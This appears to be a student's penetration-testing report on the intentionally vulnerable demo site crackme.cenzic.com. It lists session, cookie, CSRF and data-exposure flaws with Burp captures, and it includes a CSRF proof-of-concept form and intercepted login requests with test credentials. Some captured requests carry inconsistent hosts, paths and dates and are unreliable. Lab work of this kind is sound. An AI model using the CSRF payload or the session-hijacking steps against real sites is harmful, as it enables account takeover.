

MINOR PROJECT – 2

BY: D.BHARATH

WEBSITE NAME – CRACKME.CENZIC.COM

1) SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES

The screenshot shows a Microsoft Edge browser window. The address bar displays the URL: <http://crackme.cenzic.com/kelev/view/kelev2.php123456>. The main content area of the browser shows a website for 'Crack Me Bank Investments'. The website features several sections: 'Credit Cards' (with a sub-section 'Less Paper Work'), 'Home Loans' (with a sub-section 'Pre Approved Loan'), and 'BILLS ONLINE' (with a sub-section 'Coming soon!'). There are also sections for 'Net Banking', 'Credit Cards', 'Contact Us', 'Bills Online', 'Online Trading', and 'Register'. A sidebar on the left lists 'Home', 'Loans', 'Net Banking', 'Credit Cards', 'Contact Us', 'Bills Online', 'Online Trading', and 'Register'. A bottom sidebar lists 'BILLS ONLINE' with a note about paying regular monthly bills from a desktop. The footer contains copyright information: '© 2004-2006 CrackMeBank Investments' and links to 'Privacy and Security' and 'Terms Of Use Version 5.0'. The status bar at the bottom of the browser shows system information: '29°C Haze', 'ENG', '08:44', and the date '10-10-2021'.





Not Found

The requested URL /kelev/view/kelev2.php123456 was not found on this server.

Apache/2.2.15 (CentOS) Server at crackme.cenzic.com Port 80



2) USING COMPONENTS WITH KNOWN VULNERABILITIES

Welcome to CrackMeBank Investments

Credit Cards
It is designed to maximize the value of your hard earned money through a combination of money saving features and value added benefits.
[Details...](#)

Car Loans

Less Paper Work
The Classic credit card from CrackMeBank Investments offers much more than just credit facilities. It is designed to maximize the value of your hard earned money through a combination of money saving features and value added benefits.
[Details...](#)

Pre Approved Loan

Home Loans
Please read our important notes. This site - with the exception of the section on mutual funds - has been approved for issue in the USA by CrackMeBank Investments

Student Loan
View the details about this loan programs, including Federal subsidized and unsubsidized Stafford, US...

Technologies

- Web servers: Apache 2.2.15
- Operating systems: CentOS
- Programming languages: PHP 5.3.3

Generate sales leads
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.


[Create a lead list →](#)

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
Privacy and Security | Terms Of Use Version 5.0





3) CLICKJACKING VULNERABILITY



4) CSRF VULNERABILITY





CSRF PoC generator

Request to: http://crackme.cenzic.com

Raw Params Headers Hex

```
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

CSRF HTML:

```
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="http://crackme.cenzic.com/kelev/view/feedback.php" method="POST">
            <input type="hidden" name="Email" value="KAISE&#32;HO&#32;JI" />
            <input type="hidden" name="Feedback" value="BAS BADIYA APP BATAO" />
            <input type="hidden" name="submit&#46;x" value="15" />
            <input type="hidden" name="submit&#46;y" value="4" />
            <input type="submit" value="Submit request" />
        </form>
    </body>
</html>
```

Regenerate Test in browser Copy HTML Close

CSRF PoC generator

Request to: http://crackme.cenzic.com

Raw Params Headers Hex

```
POST /kelev/view/feedback.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

CSRF HTML:

```
<html>
    <!-- C -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="http://crackme.cenzic.com/kelev/view/feedback.php" method="POST">
            <input type="hidden" name="Email" value="KAISE&#32;HO&#32;JI" />
            <input type="hidden" name="Feedback" value="BAS BADIYA APP BATAO" />
            <input type="hidden" name="submit&#46;x" value="15" />
            <input type="hidden" name="submit&#46;y" value="4" />
            <input type="submit" value="Submit request" />
        </form>
    </body>
</html>
```

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burp/show/3/qas2xb8t3c6g5plkfyxsnvum3mi9h371

Copy Close

In future, just copy the URL and don't show this dialog

Regenerate Test in browser Copy HTML Close



Welcome to CrackMeBank Investments

We Would Love To Hear From You

Feedback (Thank you for your feedback)

An asterix (*) indicates a required field.

* Email
(Kindly Provide Official Email)
(e.g. john@CrackMeBank.com)

* Feedback/Comments

Feedback

Do you have a question, comment, suggestion or news tip to pass along to CrackMeBank? If you have a question or comment, please write into the provided box and a representative would get in touch with you.

BILLS ONLINE

Pay your regular monthly bills (electricity, mobile phone, insurance etc.) directly from your desktop. [Have a look](#)

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Privacy and Security [Terms Of Use](#) Version 5.0



5) SENSITIVE DATA EXPOSURE WITH POST METHOD

Welcome to CrackMeBank Investments

Welcome to CrackMeBank Investments Customer Login

Enter your user ID: 12345

Enter your password: *****

Login

Quick Links
Forgot your password?
New user Benefits

Feedback|Customer Care|Contact Us

Unauthorized access and use is prohibited. Usage is monitored.
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Please carefully consider the fund's investment objectives, risks, charges and expenses before investing. For this and other information, [CALL](#) or [WRITE](#) to Kelev for a free prospectus, or view one online. Read it carefully before you invest or send money.

Have a look

30°C Haze ENG 0958 10-10-2021

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun

HTTP/1.1 POST /kelev/php/login.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 40

Origin: http://crackme.cenzic.com

DNT: 1

Prefetch: http://crackme.cenzic.com/kelev/php/login.php


Cookie: PHPSESSID=4c22chpC2r4k0pOxnpnjoaBf

Upgrade-Insecure-Requests: 1


LogInType=1&LogInName=12345&LogInPassword=987654321&LogInSubmit=Log+In

30°C Haze ENG 0958 10-10-2021

6) HTTP AND SECURE FLAG NOT ENABLED



7) BEFORE LOGIN AFTER LOGIN SAME SESSION ID



Crack Me Bank

Welcome To CrackMeBank Investments

Account Transactions for royal king

Date range (yyyy-mm-dd) [] To [] Get Statement

First Name Last Name Date Account No. Description

BILLS ONLINE

Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop! [Have a look](#)

PHPSESSID

Name: PHPSESSID
Value: 38taojp497jnvnfo2ikv443sr3

Domain: crackme.cenzic.com
Path: /
Expiration: []
Same Site: []
Host Only: [checked]
Session: [checked]
Secure: []
Http Only: []



8) SESSION ID IS SAME BEFORE AND AFTER LOGOUT

Crack Me Bank

Welcome To CrackMeBank Investments

Account Transactions for royal king

Date range (yyyy-mm-dd) [] To [] Get Statement

First Name Last Name Date Account No. Description

BILLS ONLINE

Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop! [Have a look](#)

PHPSESSID

Name: PHPSESSID
Value: 38taojp497jnvnfo2ikv443sr3

Show Advanced

+ - Export



Welcome to CrackMeBank Investments

SIGNING OUT

You have successfully signed out of CrackMeBank Investments.

[Click Here To Login Again](#)

BILLS ONLINE

Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop. [Have a look](#)

© 2004-2006 CrackMeBank Investments

Cookie Editor

PHPSESSID

Name: PHPSESSID
Value: 38taojp497jnvnfo2ikv443sr3



9) UNVALIDATED DIRECTS AND FORWARDS

Welcome to CrackMeBank Investments

CUSTOMER LOGIN

Welcome to CrackMeBank Investments Customer Login

User ID: 789456

Password: *****

Login

Quick Links

Forgot your password?
New user Benefits

Unauthorized access and use is prohibited. Usage is monitored.

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Please carefully consider the fund's investment objectives, risks, charges and expenses before investing. For this and other information, [CALL](#) or [WRITE](#) to Kelev for a free prospectus, or view one online. Read it carefully before you invest or send money.



Crack Me Bank

Welcome to CrackMeBank Investments

Home Loans Net Banking Credit Cards Contact Us Bills Online Online Trading Register Login

Customer Loan Officer Bank Manager

BILLS ONLINE

Please carefully consider your investment before you invest or send money.

Raw Params Headers Hex

Request to http://crackme.cenzic.com:80 [2013-2014]

POST /kelev/php/login.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:92.0 Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/kelev/php/login.php
Cookie: PHPSESSID=4c22b92c240d03npi0m1f
Upgrade-Insecure-Request: 1

loginType=1&username=acc0tttransaction.php&wholologinWelcome+to+CrackMeBank+Investments&ahUserId=0&LoginName=78945&Password=12345&seenButton1=Login

Please carefully consider your investment before you invest or send money.

Crack Me Bank

Welcome to CrackMeBank Investments

Home Loans Net Banking Credit Cards Contact Us Bills Online Online Trading Register Login

Customer Loan Officer Bank Manager

BILLS ONLINE

Please carefully consider your investment before you invest or send money.

Raw Params Headers Hex

Request to http://crackme.cenzic.com:80 [2013-2014]

POST /kelev/php/login.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:92.0 Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/kelev/php/login.php
Cookie: PHPSESSID=4c22b92c240d03npi0m1f
Upgrade-Insecure-Request: 1

loginType=1&username=acc0tttransaction.php&wholologinWelcome+to+CrackMeBank+Investments&ahUserId=0&LoginName=78945&Password=12345&seenButton1=Login

Scan
Send to Intruder Ctrl+H
Send to Repeater Ctrl+R
Send to Listener
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as cURL command
Copy to File
Paste from file
Save item
Don't intercept requests
Do intercept
Comment selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

Type here to search

The screenshot shows the Burp Suite Professional interface. The left pane displays a login form for 'CrackMeBank Investments'. The right pane shows the raw HTTP response for a POST request to the login page.

Request:

```
POST /meivvph/login.php HTTP/1.1
Host: silent.charts
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Cookie: PHPSESSID=cc22chpxcrtqtopnchampion8616
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2011 04:49:19 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Expires: Mon, 11 Dec 1995 01:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Sun, 10 Oct 2011 04:49:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11094

<html><head><title>Login</title><link href="StyleSheet.css" type="text/css" rel="stylesheet">
<script type="text/javascript" src="RelevCommon.js"></script><script Language="JavaScript" type="text/javascript">
<!--
function logInclick()
{
    if(trim(document.frm.Password.value) != "" && trim(document.frm.LoginName.value) != "")
    {
        document.frm.submit();
    }
    else
    {
        alert("Invalid login name or Password");
    }
}
-->
</script></head><body style="margin-top:0; margin-left:0; margin-right:0; margin-bottom:0;">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td>
<!-- TOP HORIZONTAL BAR -->
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
```

The screenshot shows the Burp Suite Professional interface. The left pane displays a login form for 'Bookman Old Style'. The right pane shows the raw HTTP response for a POST request to the login page.

Request:

```
POST /meivvph/login.php HTTP/1.1
Host: silent.charts
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Cookie: PHPSESSID=cc22chpxcrtqtopnchampion8616
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2011 04:50:17 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Expires: Mon, 11 Dec 1995 01:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Sun, 10 Oct 2011 04:50:17 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11094

<html><head><title>Login</title><link href="StyleSheet.css" type="text/css" rel="stylesheet">
<script type="text/javascript" src="RelevCommon.js"></script><script Language="JavaScript" type="text/javascript">
<!--
function logInclick()
{
    if(trim(document.frm.Password.value) != "" && trim(document.frm.LoginName.value) != "")
    {
        document.frm.submit();
    }
    else
    {
        alert("Invalid login name or Password");
    }
}
-->
</script></head><body style="margin-top:0; margin-left:0; margin-right:0; margin-bottom:0;">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
```


10) SENSITIVE DATA EXPOSURE USING WIRESHARK


